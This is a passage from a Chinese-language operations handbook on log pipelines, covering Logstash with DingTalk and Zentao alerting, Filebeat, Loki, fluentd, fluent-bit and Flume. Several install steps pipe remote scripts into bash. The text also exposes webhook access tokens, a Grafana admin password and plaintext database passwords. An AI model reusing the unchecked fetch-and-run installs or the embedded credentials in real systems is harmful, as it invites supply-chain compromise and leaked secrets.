        if [type] == "csv" { #多个配置文件同时执行的区分
        csv {
            columns =>["name","device_id"]
            separator => "^"
                        quote_char => "%"
                        remove_field =>
["device_id","branch_id","area_type"]
       }
   }
output{
}
```

区分环境

```
root@logging ~# find /srv/logstash/ -type f
/srv/logstash/pipeline/config.conf
/srv/logstash/bin/logstash
/srv/logstash/config/logstash.yml
```

```
root@logging ~# cat /srv/logstash/bin/logstash
#!/usr/bin/python3
# -*- coding: utf-8 -*-
################################################
# Home  : http://netkiller.github.io
# Author: Neo <netkiller@msn.com>
# Upgrade: 2023-01-11
################################################
import os
import sys
try:
        module =
os.path.dirname(os.path.dirname(os.path.abspath(__file__)))
        sys.path.insert(0, module)
        from netkiller.docker import *
except ImportError as err:
        print("%s" % (err))

project = 'logstash'

# extra_hosts = [
#    'mongo.netkiller.cn:172.17.195.17',
'eos.netkiller.cn:172.17.15.17',
#    'cfca.netkiller.cn:172.17.15.17'
# ]

dockerfile = Dockerfile()
dockerfile.image('docker.elastic.co/logstash/logstash:8.6.0').r
un(
        ['apk add -U tzdata', 'rm -f
/usr/share/logstash/pipeline/logstash.conf']
).copy('pipeline/',
'/usr/share/logstash/pipeline/').copy('config/',
'/usr/share/logstash/config/').workdir('/usr/share/logstash')
```

```
logstash = Services(project)
# logstash.image('logstash/logstash:alpine')
# logstash.build(dockerfile)
logstash.image('docker.elastic.co/logstash/logstash:8.6.0')
logstash.container_name(project)
logstash.restart('always')
# logstash.hostname('www.netkiller.cn')
# openrelogstashsty.extra_hosts(extra_hosts)
logstash.extra_hosts(['elasticsearch:127.0.0.1'])
logstash.environment(['TZ=Asia/Shanghai','XPACK_MONITORING_ENAB
LED=false','LOG_LEVEL=info'])
logstash.ports(['12201:12201/udp', '12201:12201/tcp'])
#logstash.ports(['12201:12201','4567:4567'])
# logstash.depends_on('test')
logstash.working_dir('/usr/share/logstash')
logstash.user('root')
logstash.volumes(
        [

'/srv/logstash/pipeline/:/usr/share/logstash/pipeline/',

#'/srv/logstash/config/logstash.yml:/usr/share/logstash/config/
logstash.yml:rw',

'/srv/logstash/logs/:/usr/share/logstash/logs/',
                '/opt/log/:/opt/log/',
                '/proc:/proc','/sys:/sys'
        ]
).privileged()

development = Composes('development')
development.workdir('/var/tmp/development')
development.version('3.9')
development.services(logstash)

if __name__ == '__main__':
        try:
                docker = Docker(
                        # {'DOCKER_HOST':
'ssh://root@192.168.30.11'}
                )
                # docker.sysctl({'neo': '1'})
                docker.environment(development)
                docker.main()
```

```
        except KeyboardInterrupt:
                print("Crtl+C Pressed. Shutting down.")
```

```
root@logging ~# cat /srv/logstash/pipeline/config.conf
input {
        tcp {
        port => 4567
        codec => json_lines
        }
        gelf {
        port => 12201
        use_udp => true
        use_tcp => true
        }
}

filter {
        ruby {
                code => "event.set('datetime',
event.get('@timestamp').time.localtime.strftime('%Y-%m-%d
%H:%M:%S'))"
        }
}

output {
        if [marker] {
        file {
                path => "/opt/log/%{environment}/%{service}/%
{marker}.%{+yyyy}-%{+MM}-%{+dd}.log"
                codec => line { format => "[%{datetime}] %
{level} %{message}"}
        }
        } else {
                file {
                path => "/opt/log/%{environment}/%
{service}/spring.%{+yyyy}-%{+MM}-%{+dd}.log"
                codec => line { format => "[%{datetime}] [%
{host}:%{source_host}] [%{level}] (%{class}.%{method}:%{line})
- %{message}"}
                }
```

```
        }
        file {
                path => "/opt/log/%{environment}/%
{service}/spring.%{+yyyy}-%{+MM}-%{+dd}.json.gz"
                codec => json_lines
                gzip => true
        }
        if [environment] =~ /(prod|grey)/ {
                if "ERROR" in [level] {
                        http {
                                url =>
"https://oapi.dingtalk.com/robot/send?
access_token=f9257740a3f084b0160ec06ae40f95b0b052e69c699400eaa5
db316612de90f8"
                                http_method => "post"
                                content_type =>
"application/json; charset=utf-8"
                                format => "message"
                                message =>
'{"msgtype":"text","text":{"content":"时间：%{datetime}\n主机：%
{host}[%{source_host}]\n环境：%{environment}\n服务：%{service}\n
消息：%{message}"}}'
                        }
                }
                if "WARN" in [level] {
                        http {
                                url =>
"https://oapi.dingtalk.com/robot/send?
access_token=d6602c6fb6b47250f38d31f791968a12201a6980f3a1175829
a57e6afca7678b"
                                http_method => "post"
                                content_type =>
"application/json; charset=utf-8"
                                format => "message"
                                message =>
'{"msgtype":"text","text":{"content":"时间：%{datetime}\n主机：%
{host}[%{source_host}]\n环境：%{environment}\n服务：%{service}\n
消息：%{message}"}}'
                        }
                }
        }

        if [environment] =~ /(stage|test|dev)/ {
                if ("ERROR" in [level] or "WARN" in [level]) {
                        http {
```

```
                                    url =>
"https://oapi.dingtalk.com/robot/send?
access_token=9501f8d983188517fcbd204c89bf5f47b9dfdac2a788bda85b
d353d8e266fb5f"
                                    http_method => "post"
                                    content_type =>
"application/json; charset=utf-8"
                                    format => "message"
                                    message =>
'{"msgtype":"text","text":{"content":"时间：%{datetime}\n主机：%
{host}[%{source_host}]\n环境：%{environment}\n服务：%{service}\n
消息：%{message}"}}'
                            }
                    }
        }
}
```

Logstash 集成禅道

日志钉钉报警，同时创建禅道任务，用来跟进故障

```
input {
  tcp {
        port => 4567
        codec => json_lines
  }
  gelf {
    port => 12201
    use_udp => true
    use_tcp => true
  }
}

filter {
        ruby {
            code => "event.set('datetime',
event.get('@timestamp').time.localtime.strftime('%Y-%m-%d
%H:%M:%S'))"
        }
```

```
}

output {
    if [marker] {
    file {
        path => "/opt/log/%{environment}/%{service}/%{+MM}/%
{marker}.%{+yyyy}-%{+MM}-%{+dd}.log"
        codec => line { format => "[%{datetime}] %{level} %
{message}"}
    }
    } else {
        file {
        path => "/opt/log/%{environment}/%{service}/%
{+MM}/unknow.%{+yyyy}-%{+MM}-%{+dd}.log"
        codec => line { format => "[%{datetime}] [%{host}:%
{source_host}] [%{level}] (%{class}.%{method}:%{line}) - %
{message}"}
        }
    }
    file {
        path => "/opt/log/%{environment}/%{service}/%
{+MM}/unknow.%{+yyyy}-%{+MM}-%{+dd}.json.gz"
                codec => json_lines
        gzip => true
    }
    if [environment] =~ /(prod|grey)/ {
            if "ERROR" in [level] {
                http {
                    url =>
"https://oapi.dingtalk.com/robot/send?
access_token=f9257740a0ec06ae40f316613f084b095b0b052e69c699400e
aa5db162de90f8"
                    http_method => "post"
                    content_type => "application/json;
charset=utf-8"
                    format => "message"
                    message => '{"msgtype":"text","text":
{"content":"时间：%{datetime}\n主机：%{host}[%{source_host}]\n环
境：%{environment}\n服务：%{service}\n消息：%{message}"}}'
                }
            }
            if "WARN" in [level] {
                http {
                    url =>
"https://oapi.dingtalk.com/robot/send?
```

```
access_token=d66029a57e68d31f791968a12201a6980f3ac6fb6b47250f31
17582afca7678b"
                    http_method => "post"
                    content_type => "application/json;
charset=utf-8"
                    format => "message"
                    message => '{"msgtype":"text","text":
{"content":"时间：%{datetime}\n主机：%{host}[%{source_host}]\n环
境：%{environment}\n服务：%{service}\n消息：%{message}"}}'
                }
            }
    }

    if "compute" in [marker] and "prod" in [environment] {
        http {
            url => "https://oapi.dingtalk.com/robot/send?
access_token=324ab12a36bcb2bb788720c974486218f2517de5a8f5fa009b
52297934310c7f"
            http_method => "post"
            content_type => "application/json; charset=utf-8"
            format => "message"
            message => '{"msgtype":"text","text":{"content":"时
间：%{datetime}\n主机：%{host}[%{source_host}]\n环境：%
{environment}\n服务：%{service}\n消息：%{message}"}}'
        }
        http {
            url =>
"http://zentao.netkiller.cn/zentao/gitlab.php?
type=task&func=create&name=服务%{service}环境%{environment}"
            http_method => "post"
            format => "form"
                mapping => {"message" => "时间：%{datetime}</br>
主机：%{host}[%{source_host}]</br>环境：%{environment}</br>服务：%
{service}</br>消息：%{message}"}
        }
    }

    if [environment] =~ /(pre|test|dev|office)/ {
            if ("ERROR" in [level] or "WARN" in [level]) {
                http {
                    url =>
"https://oapi.dingtalk.com/robot/send?
access_token=9501f8d9b9dfda204c89bf5f47788bda85bc2a83188517fcbd
d353d8e266fb5f"
                    http_method => "post"
```

```
                    content_type => "application/json;
charset=utf-8"
                    format => "message"
                    message => '{"msgtype":"text","text":
{"content":"时间：%{datetime}\n主机：%{host}[%{source_host}]\n环
境：%{environment}\n服务：%{service}\n消息：%{message}"}}'
                }
            }
    }

}
```

2.5. Beats

Beats 是一个免费且开放的平台，集合了多种单一用途数据采集器。它们从成百上千或成千上万台机器和系统向 Logstash 或 Elasticsearch 发送数据。

安装 Beta

Beats 6.x 安装

```
curl -s
https://raw.githubusercontent.com/netkiller/shell/master/search
/elastic/elastic-6.x.sh | bash
curl -s
https://raw.githubusercontent.com/netkiller/shell/master/search
/elastic/beats/beats.sh | bash
```

Beats 5.x 安装

```
                                curl -s
https://raw.githubusercontent.com/netkiller/shell/master/log/be
```

```
ats/beats-5.x.sh | bash
```

Filebeat

模块管理

```
filebeat modules list
```

文件到文件

```
filebeat.inputs:
- type: log
paths:
- /data/logs/*
fields:
project: ${PROJECT}
group: ${GROUP}
stage: ${STAGE}
format: ${FORMAT}

processors:
- add_cloud_metadata:
- add_host_metadata:

output.file:
path: "/tmp"
filename: filebeat
```

TCP

```
[docker@netkiller ~]$ cat filebeat.tcp.yml
```

```
filebeat.inputs:
- type: tcp
max_message_size: 10MiB
host: "localhost:9000"

output.file:
path: "/tmp"
filename: filebeat.log
```

```
[docker@netkiller ~]$ sudo chmod go-w
/home/docker/filebeat.tcp.yml
```

```
[docker@netkiller ~]$ ss -lnt | grep 9000
LISTEN 0      1024       127.0.0.1:9000       0.0.0.0:*
```

```
[docker@netkiller ~]$ echo "Hello world!!!" | nc localhost 9000
echo "Hello worldss -lnt | grep 9000!" | nc localhost 9000

[docker@netkiller ~]$ cat /etc/filesystems | nc localhost 9000

[docker@netkiller ~]$ sudo cat /tmp/filebeat.log-
20220728.ndjson |jq | grep message
"message": "Hello worldss -lnt | grep 9000!"
"message": "ext4",
"message": "ext3",
"message": "ext2",
"message": "nodev proc",
"message": "nodev devpts",
"message": "iso9660"
"message": "vfat",
"message": "hfs",
"message": "hfsplus",
"message": "*",
```

配置实例

从 filebeat 到 redis

filebeat.yml

```
filebeat.inputs:
- type: log
  paths:
  - /tmp/*
  fields:
    project: www
    group: netkiller.cn
    stage: dev
    format: json

  multiline:
    pattern: '^\[[^stacktrace]'
    negate: true
    match: after

processors:
  - add_cloud_metadata:
  - add_host_metadata:

output.logstash:
  hosts: ["172.18.200.10:5044"]
```

logstash 配置

```
input {
        beats {
                port => 5044
```

```
        }
}
output {
        file {
                path => "/opt/log/%{[fields][environment]}/%
{[fields][service]}/spring.%{+yyyy}-%{+MM}-%{+dd}.log"
                codec => line { format => "%{message}"}
        }
        file {
                path => "/opt/log/%{[fields][environment]}/%
{[fields][service]}/spring.%{+yyyy}-%{+MM}-%{+dd}.log.json.gz"
                codec => json_lines
                gzip => true
        }
        redis {
                host => ["redis.netkiller.cn"]
                password => "passw0rd"
                key => "filebeat"
                codec => json_lines
                data_type => "channel"
        }
}
```

日志级别处理

filebeat 从 file 采集日志，发送到 logstash，logstash 接收的是一行一行的文本数据，没有 level 变量。实现 INFO，WARN，ERROR 切割，可以通过字符串匹配方式实现。

```
input {
  beats {
    port => 5044
  }
}
filter{
        if "MonthShardingAlgorithm" in [message] {
                drop{}
        }
}
```

```
output {
    file {
        path => "/opt/log/%{[fields][environment]}/%{[fields]
[service]}/%{+MM}/spring.%{+yyyy}-%{+MM}-%{+dd}.log"
        codec => line { format => "%{message}"}
    }
    if "netkiller-service" == [fields][service] and "ERROR" in
[message] {
            file {
                path => "/opt/log/%{[fields][environment]}/%
{[fields][service]}/netkiller.beats.log"
                codec => line { format => "%{message}"}
            }
    }
    file {
        path => "/opt/log/beats.%{+yyyy}-%{+MM}-%{+dd}.log.gz"
        codec => json_lines
        gzip => true
    }
}
```

```
input {
  beats {
    port => 5044
  }
}
filter{
    if "MonthShardingAlgorithm" in [message] {
        drop{}
    }
    grok{
        match => ["message", "\[%
{TIMESTAMP_ISO8601:timestamp}\] \[%{NOTSPACE:hostname}\] \[%
{LOGLEVEL:level}\] \[%{NOTSPACE:thread-id}\] %{NOTSPACE:class}
- %{JAVALOGMESSAGE:msg}"]
    }
}
output {
    file {
        path => "/opt/log/%{[fields][environment]}/%{[fields]
```

```
[service]}/%{+MM}/spring.%{+yyyy}-%{+MM}-%{+dd}.log"
        codec => line { format => "%{message}"}
    }
    if "compute-service" == [fields][service] and "ERROR" ==
[level] {
        file {
            path => "/opt/log/%{[fields][environment]}/%
{[fields][service]}/compute.error.log"
            codec => line { format => "%{message}"}
        }
    }
}
```

2.6. FAQ

Logstash CPU 占用率过高

使用 top 查看 cpu 占用率长期80%，甚至 100%，解决方案是修改 jvm.options 配置文件，将 -Xmx1g 改为 -Xmx4g，-Xmx 配置建议是4 ~ 8g

```
## JVM configuration

# Xms represents the initial size of total heap space
# Xmx represents the maximum size of total heap space

-Xms1g
-Xmx4g

################################################################
#
## Expert settings
################################################################
#
##
## All settings below this section are considered
## expert settings. Don't tamper with them unless
## you understand what you are doing
```

```
##
################################################################
#

## GC configuration
11-13:-XX:+UseConcMarkSweepGC
11-13:-XX:CMSInitiatingOccupancyFraction=75
11-13:-XX:+UseCMSInitiatingOccupancyOnly

## Locale
# Set the locale language
#-Duser.language=en

# Set the locale country
#-Duser.country=US

# Set the locale variant, if any
#-Duser.variant=

## basic

# set the I/O temp directory
#-Djava.io.tmpdir=$HOME

# set to headless, just in case
-Djava.awt.headless=true

# ensure UTF-8 encoding by default (e.g. filenames)
-Dfile.encoding=UTF-8

# use our provided JNA always versus the system one
#-Djna.nosys=true

# Turn on JRuby invokedynamic
-Djruby.compile.invokedynamic=true

## heap dumps

# generate a heap dump when an allocation from the Java heap
fails
# heap dumps are created in the working directory of the JVM
-XX:+HeapDumpOnOutOfMemoryError

# specify an alternative path for heap dumps
# ensure the directory exists and has sufficient space
```

```
#-XX:HeapDumpPath=${LOGSTASH_HOME}/heapdump.hprof

## GC logging
#-
Xlog:gc*,gc+age=trace,safepoint:file=@loggc@:utctime,pid,tags:f
ilecount=32,filesize=64m

# log GC status to a file with time stamps
# ensure the directory exists
#-Xloggc:${LS_GC_LOG_FILE}

# Entropy source for randomness
-Djava.security.egd=file:/dev/urandom

# Copy the logging context from parent threads to children
-Dlog4j2.isThreadContextMapInheritable=true
```

查看 Kibana 数据库

```
# curl 'http://localhost:9200/_search?pretty'
{
  "took" : 1,
  "timed_out" : false,
  "_shards" : {
    "total" : 1,
    "successful" : 1,
    "failed" : 0
  },
  "hits" : {
    "total" : 1,
    "max_score" : 1.0,
    "hits" : [
      {
        "_index" : ".kibana",
        "_type" : "config",
        "_id" : "5.2.2",
        "_score" : 1.0,
        "_source" : {
          "buildNum" : 14723
```

```
        }
      }
    ]
  }
}
```

logstash 无法写入 elasticsearch

elasticsearch 的配置不能省略 9200 端口，否则将无法链接 elasticsearch

```
  elasticsearch {
    hosts => ["127.0.0.1:9200"]
  }
```

标准输出

```
#cd /etc/logstash/conf.d
#vim logstash_server.conf
input {
    redis {
        port => "6379"
        host => "127.0.0.1"
        data_type => "list"
        key => "logstash-redis"
        type => "redis-input"
   }
}
output {
    stdout {
        codec => rubydebug
    }
}
```

```

```

5.x 升级至 6.x 的变化

5.x type类型如果是date，那么系统默认使用 ISO8601 格式。 6.x 修复了这个问题。"ctime": "2017-12-18 11:21:57"

日志的调试

UDP 调试方法

```
[root@netkiller log]# cat test.json
{"facility":"logstash-
gelf","source_host":"172.18.0.186","@version":"1","method":"ini
t","message":"Test","class":"Application","host":"macbook-pro-
m2.local","@timestamp":"2023-01-
07T03:32:28.368Z","timestamp":"2023-01-07
11:32:28.368","marker":"spring","datetime":"2023-01-07
11:32:28","logger":"cn.netkiller.Application","level":"WARN","l
ine":21,"version":"1.1"}

[root@netkiller log]# cat test.json | nc -u 127.0.0.1 12202
```

6.x

```
curl -s
https://raw.githubusercontent.com/netkiller/shell/master/search
/elastic/elastic-6.x.sh | bash
```

ElasticSearch + Logstash + Kibana 安装

环境准备:

操作系统： CentOS 7

Java 1.8

Redis

ElasticSearch + Logstash + Kibana 均使用 5.2 版本

以下安装均使用 Netkiller OSCM 脚本一键安装

ElasticSearch 安装

粘贴下面命令到Linux控制台即可一键安装

```
curl -s
https://raw.githubusercontent.com/netkiller/shell/master/search
/elasticsearch/elasticsearch-5.x.sh | bash
```

Kibana 安装

```
curl -s
https://raw.githubusercontent.com/netkiller/shell/master/log/ki
bana/kibana-5.x.sh | bash
```

Logstash 安装

```
                                        curl -s
https://raw.githubusercontent.com/netkiller/shell/master/log/ki
bana/logstash-5.x.sh | bash
```

从 5.x 升级到 6.x

升级仓库

```
curl -s
https://raw.githubusercontent.com/netkiller/shell/master/search
/elastic/elastic-6.x.sh | bash
```

```
yum update logstash
```

3. Grafana + Loki + Promtail

3.1. Docker Compose

```
wget
https://raw.githubusercontent.com/grafana/loki/v2.6.1/productio
n/docker-compose.yaml -O docker-compose.yaml
docker-compose -f docker-compose.yaml up
```

3.2. Helm

```
helm repo add grafana https://grafana.github.io/helm-charts
helm repo update

helm upgrade --install loki grafana/loki-distributed
helm install loki-grafana grafana/grafana
```

```
[root@master ~]# kubectl get secret --namespace default loki-
grafana -o jsonpath="{.data.admin-password}" | base64 --decode
; echo
kItEFxiDaqzOKG9zzYwANQjIzxa3guN5aro2Xt9g

export POD_NAME=$(kubectl get pods --namespace default -l
"app.kubernetes.io/name=grafana,app.kubernetes.io/instance=loki
-grafana" -o jsonpath="{.items[0].metadata.name}")
kubectl --namespace default port-forward $POD_NAME 3000
```

http://loki-loki-distributed-gateway.default.svc.cluster.local/

暴漏 grafana

```
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: loki-grafana
  namespace: default
spec:
  defaultBackend:
    service:
      name: loki-grafana
      port:
        number: 80
  rules:
  - host: grafana.netkiller.cn
    http:
      paths:
      - backend:
          service:
            name: loki-grafana
            port:
              number: 80
        path: /
        pathType: Prefix
```

3.3. promtail

```
helm upgrade --install promtail grafana/promtail --set
"loki.serviceName=loki"
```

```
[root@master ~]# helm upgrade --install promtail
```

```
grafana/promtail --set "loki.serviceName=loki"
Release "promtail" does not exist. Installing it now.


NAME: promtail
LAST DEPLOYED: Tue Oct 18 21:13:12 2022
NAMESPACE: default
STATUS: deployed
REVISION: 1
TEST SUITE: None
NOTES:
**********************************************************************
********
 Welcome to Grafana Promtail
 Chart version: 6.5.1
 Promtail version: 2.6.1
**********************************************************************
********

Verify the application is working by running these commands:
* kubectl --namespace default port-forward daemonset/promtail
3101
* curl http://127.0.0.1:3101/metrics
```

4. fluentd

OS Linux/FreeBSD

Web Apache/Lighttpd/Nginx

DB MySQL/PostgreSQL

4.1. Docker 安装

fluent-bit

运行 fluent-bit

```
docker run -ti cr.fluentbit.io/fluent/fluent-bit
```

采集 cpu 数据

```
docker run -ti cr.fluentbit.io/fluent/fluent-bit -i cpu -o
stdout -f 1
```

Fluentd 收集 Docker 日志

fluentd.conf

```
<source>
  @type forward
</source>
```

```
<match **>
  @type file
  path                /var/log/fluentd/${tag}
  append              true
  <format>
    @type             single_value
    message_key       log
  </format>
  <buffer tag,time>
    @type              file
    timekey            1d
    timekey_wait       10m
    flush_mode         interval
    flush_interval     30s
  </buffer>
</match>
```

docker-compose.yaml

```
version: '3.9'
services:
  fluentd:
    image: fluent/fluentd:latest
    container_name: fluentd
    hostname: fluentd.netkiller.cn
    restart: always
    volumes:
      -
/opt/netkiller.cn/ops.netkiller.cn/fluentd/conf:/fluentd/etc
      - /var/log/fluentd:/var/log/fluentd
    ports:
      - "24224:24224"
      - "24224:24224/udp"
    environment:
      FLUENTD_CONF: fluentd.conf
  api:
    image: openjdk:8
    container_name: api
    restart: always
```

```
    hostname: api.netkiller.cn
    extra_hosts:
      - cfca.netkiller.cn:139.196.170.132
      - raweb.netkiller.cn:139.196.170.132
      - eos.netkiller.cn:192.168.30.120
    environment:
      TZ: Asia/Shanghai
      JAVA_OPTS: -Xms1024m -Xmx4096m -XX:MetaspaceSize=128m -
XX:MaxMetaspaceSize=512m
    ports:
      - 8088:8080
    volumes:
      - /opt/netkiller.cn/api.netkiller.cn:/app
      - /opt/netkiller.cn/api.netkiller.cn/logs:/app/logs
    working_dir: /app
    links:
      - fluentd
    logging:
      driver: "fluentd"
      options:
        fluentd-address: localhost:24224
        tag: api.netkiller.cn
    entrypoint: java -jar /app/api.netkiller.cn.jar
    command:
      --spring.profiles.active=test
      --server.port=8080
```

标准输出

```
<source>
  @type udp
  tag docker
  format json
  port 5160
</source>

<match docker>
  @type stdout
</match>
```

4.2. fluent-bit

安装 fluent-bit

```
cat > /etc/yum.repos.d/fluent-bit.repo <<-'EOF'
[fluent-bit]
name = Fluent Bit
baseurl =
https://packages.fluentbit.io/centos/$releasever/$basearch/
gpgcheck=1
gpgkey=https://packages.fluentbit.io/fluentbit.key
repo_gpgcheck=1
enabled=1
EOF
```

```
[root@netkiller ~]# dnf search fluent-bit
Last metadata expiration check: 3:25:14 ago on Thu 27 Oct 2022
10:44:59 AM CST.
==================================================================
======================================== Name Exactly Matched:
fluent-bit
==================================================================
======================================
fluent-bit.x86_64 : Fast data collector for Linux

[root@netkiller ~]# dnf install -y fluent-bit
```

```
[root@netkiller ~]# rpm -ql fluent-bit
/etc/fluent-bit
/etc/fluent-bit/fluent-bit.conf
```

```
/etc/fluent-bit/parsers.conf
/etc/fluent-bit/plugins.conf
/usr/bin/fluent-bit
/usr/lib/.build-id
/usr/lib/.build-id/28
/usr/lib/.build-id/28/cfd98997f846eecd5117bdbd0be440e3c75a58
/usr/lib/systemd/system/fluent-bit.service
/usr/share/doc/fluent-bit
/usr/share/doc/fluent-bit/CODE_OF_CONDUCT.md
/usr/share/doc/fluent-bit/CONTRIBUTING.md
/usr/share/doc/fluent-bit/GOLANG_OUTPUT_PLUGIN.md
/usr/share/doc/fluent-bit/GOVERNANCE.md
/usr/share/doc/fluent-bit/MAINTAINERS.md
/usr/share/doc/fluent-bit/README.md
/usr/share/licenses/fluent-bit
/usr/share/licenses/fluent-bit/LICENSE
```

配置 fluent-bit

```
cp /etc/fluent-bit/fluent-bit.conf{,.original}
cp /etc/fluent-bit/parsers.conf{,.original}
cp /etc/fluent-bit/plugins.conf{,.original}
```

TCP 配置实例

```
[root@netkiller ~]# cat /etc/fluent-bit/fluent-bit.conf | grep
-v '#' | grep -v '^$'
[SERVICE]
    flush        1
    daemon       Off
    log_level    info
    parsers_file parsers.conf
    plugins_file plugins.conf
    http_server  Off
    http_listen  0.0.0.0
```

```
    http_port    2020
    storage.metrics on
[INPUT]
    Name        tcp
    Listen      0.0.0.0
    Port        5170
    Chunk_Size  32
    Buffer_Size 64
    Format      json
[OUTPUT]
    Name file
    Match *
    Path /opt/log
    Mkdir true
```

启动 fluent-bit

```
[root@netkiller ~]# /opt/fluent-bit/bin/fluent-bit -c
/etc/fluent-bit/fluent-bit.conf
```

产生一条日志

```
[root@netkiller log]# echo '{"key 1": 123456789, "key 2":
"abcdefg"}' | nc 127.0.0.1 5170
```

观察日志

```
[root@netkiller log]# tail /opt/log/tcp.0
tcp.0: [1666855978.575643295, {"key 1":123456789,"key
2":"abcdefg"}]
```

4.3. temporarily failed to flush the buffer

```
2020-10-19 03:22:24 +0000 [warn]: temporarily failed to flush
the buffer. next_retry=2020-10-19 03:22:26 +0000
error_class="Elasticsearch::Transport::Transport::Errors::NotAc
ceptable" error="[406] {\"error\":\"Content-Type header [] is
not supported\",\"status\":406}"
plugin_id="object:2b246e6b2084"
2020-10-19 03:22:24 +0000 [warn]: suppressed same stacktrace
```

5. Apache Flume

http://flume.apache.org/

Flume is a distributed, reliable, and available service for efficiently collecting, aggregating, and moving large amounts of log data. It has a simple and flexible architecture based on streaming data flows. It is robust and fault tolerant with tunable reliability mechanisms and many failover and recovery mechanisms. It uses a simple extensible data model that allows for online analytic application.



5.1. 安装 Apache flume

```
cd /usr/local/src
wget
http://mirrors.tuna.tsinghua.edu.cn/apache/flume/1.7.0/apache-
flume-1.7.0-bin.tar.gz
tar zvf apache-flume-1.7.0-bin.tar.gz
mv apache-flume-1.7.0-bin /srv/apache-flume-1.7.0
ln -s /srv/apache-flume-1.7.0 /srv/apache-flume
cp /srv/apache-flume/conf/flume-env.sh.template /srv/apache-
flume/conf/flume-env.sh
cp /srv/apache-flume/conf/flume-conf.properties.template
/srv/apache-flume/conf/flume-conf.properties
```

5.2. 基本配置

```
# Define a memory channel called ch1 on agent1
agent1.channels.ch1.type = memory

# Define an Avro source called avro-source1 on agent1 and tell
it
# to bind to 0.0.0.0:41414. Connect it to channel ch1.
```

```
agent1.sources.avro-source1.channels = ch1
agent1.sources.avro-source1.type = avro
agent1.sources.avro-source1.bind = 0.0.0.0
agent1.sources.avro-source1.port = 41414

# Define a logger sink that simply logs all events it receives
# and connect it to the other end of the same channel.
agent1.sinks.log-sink1.channel = ch1
agent1.sinks.log-sink1.type = logger

# Finally, now that we've defined all of our components, tell
# agent1 which ones we want to activate.
agent1.channels = ch1
agent1.sources = avro-source1
agent1.sinks = log-sink1
```

在agent的机器上执行以下命令启动flume server

```
$ bin/flume-ng agent --conf ./conf/ -f conf/flume.conf -
Dflume.root.logger=DEBUG,console -n agent1
```

在client的机器上执行以下命令接收日志

```
$ bin/flume-ng avro-client --conf conf -H localhost -p 41414 -F
/etc/passwd -Dflume.root.logger=DEBUG,console
```

5.3. 配置 MySQL 存储日志

```
cp flume-mysql-sink-1.x.x.jar /srv/apache-flume/lib
cp /usr/share/java/mysql-connector-java.jar /srv/apache-
flume/lib
```

```
DROP TABLE IF EXISTS flume;
CREATE TABLE flume (
ROW_KEY BIGINT,
```

```
timeid BIGINT,
systemid INT,
functionid INT,
bussinessid TEXT,
bussinessType INT,
nodeid INT,
userid INT,
logtype INT,
timeout INT,
detail TEXT,
PRIMARY KEY (ROW_KEY)
) ENGINE=INNODB DEFAULT CHARSET=utf8;
```

```
a1.sources = source1
a1.sinks = sink1
a1.channels = channel1

# Describe/configure source1
a1.sources.source1.type = avro
a1.sources.source1.bind = 0.0.0.0
a1.sources.source1.port = 44444

# Use a channel which buffers events in memory
a1.channels.channel1.type = memory
a1.channels.channel1.capacity = 1000
a1.channels.channel1.transactionCapactiy = 100

# Bind the source and sink to the channel
a1.sources.source1.channels = channel1
a1.sinks.sink1.channel = channel1
a1.sinks.sink1.type=org.flume.mysql.sink.RegexMysqlSink
a1.sinks.sink1.hostname=192.168.10.94
a1.sinks.sink1.databaseName=logging
a1.sinks.sink1.port=3306
a1.sinks.sink1.user=flume
a1.sinks.sink1.password=flume
a1.sinks.sink1.regex=^([^,]+),([^,]+),([^,]+),([^,]+),([^,]+),
([^,]+),([^,]+),([^,]+),([^,]+),([^,]+),([^,]+)$
a1.sinks.sink1.tableName=flume
a1.sinks.sink1.colNames=ROW_KEY,timeid,systemid,functionid,buss
inessid,bussinessType,nodeid,userid,logtype,timeout,detail
a1.sinks.sink1.colDataTypes=LONG,LONG,INT,INT,TEXT,INT,INT,INT,
INT,INT,TEXT
```

```
a1.sinks.sink1.batchSize=100
```

启动

```
[root@netkiller]/srv/apache-flume# bin/flume-ng agent --conf
conf --conf-file conf/flume-conf.properties --name a1 -
Dflume.root.logger=INFO,console
```

5.4. 配置 HDFS 存储日志

```
配置conf/flume.conf

# Define a memory channel called ch1 on agent1
agent1.channels.ch1.type = memory

# Define an Avro source called avro-source1 on agent1 and tell
it
# to bind to 0.0.0.0:41414. Connect it to channel ch1.
agent1.sources.spooldir-source1.channels = ch1
agent1.sources.spooldir-source1.type = spooldir
agent1.sources.spooldir-
source1.spoolDir=/opt/hadoop/flume/tmpData
agent1.sources.spooldir-source1.bind = 0.0.0.0
agent1.sources.spooldir-source1.port = 41414

# Define a logger sink that simply logs all events it receives
# and connect it to the other end of the same channel.
agent1.sinks.hdfs-sink1.channel = ch1
agent1.sinks.hdfs-sink1.type = hdfs
agent1.sinks.hdfs-sink1.hdfs.path = hdfs://master:9000/flume
agent1.sinks.hdfs-sink1.hdfs.filePrefix = events-
agent1.sinks.hdfs-sink1.hdfs.useLocalTimeStamp = true
agent1.sinks.hdfs-sink1.hdfs.round = true
agent1.sinks.hdfs-sink1.hdfs.roundValue = 10

# Finally, now that we've defined all of our components, tell
# agent1 which ones we want to activate.
agent1.channels = ch1
agent1.sources = spooldir-source1
```

```
agent1.sinks = hdfs-sink1
```

启动agent

```
bin/flume-ng agent --conf ./conf/ -f ./conf/flume.conf --name
agent1 -Dflume.root.logger=DEBUG,console
```

查看结果

到Hadoop提供的WEB GUI界面可以看到刚刚上传的文件是否成功。GUI界面地址为：http://master:50070/explorer.html#/test 其中，master为Hadoop的Namenode所在的机器名。

6. php-syslog-ng

7. Log Analyzer

http://loganalyzer.adiscon.com/

8. Splunk

9. Octopussy

http://www.8pussy.org/

10. eventlog-to-syslog

https://code.google.com/p/eventlog-to-syslog/

11. graylog - Enterprise Log Management for All

https://www.graylog.org

第 72 章 分布式链路追踪

1. Apache SkyWalking

2. Zipkin

第 73 章 上一代监控系统

流行于2015年之前

1. SMS

1.1. gnokii

http://www.gnokii.org

安装

Ubuntu

```
neo@monitor:~$ apt-cache search gnokii
opensync-plugin-gnokii - Opensync gnokii plugin
gnokii - Datasuite for mobile phone management
gnokii-cli - Datasuite for mobile phone management (console
interface)
gnokii-common - Datasuite for mobile phone management (base
files)
gnokii-smsd - SMS Daemon for mobile phones
gnokii-smsd-mysql - SMSD plugin for MySQL storage backend
gnokii-smsd-pgsql - SMSD plugin for PostgreSQL storage backend
libgnokii-dev - Gnokii mobile phone interface library
(development files)
libgnokii5 - Gnokii mobile phone interface library
xgnokii - Datasuite for mobile phone management (X interface)


neo@monitor:~$ sudo apt-get install gnokii-cli
```

CentOS

```
# yum search gnokii
```

```
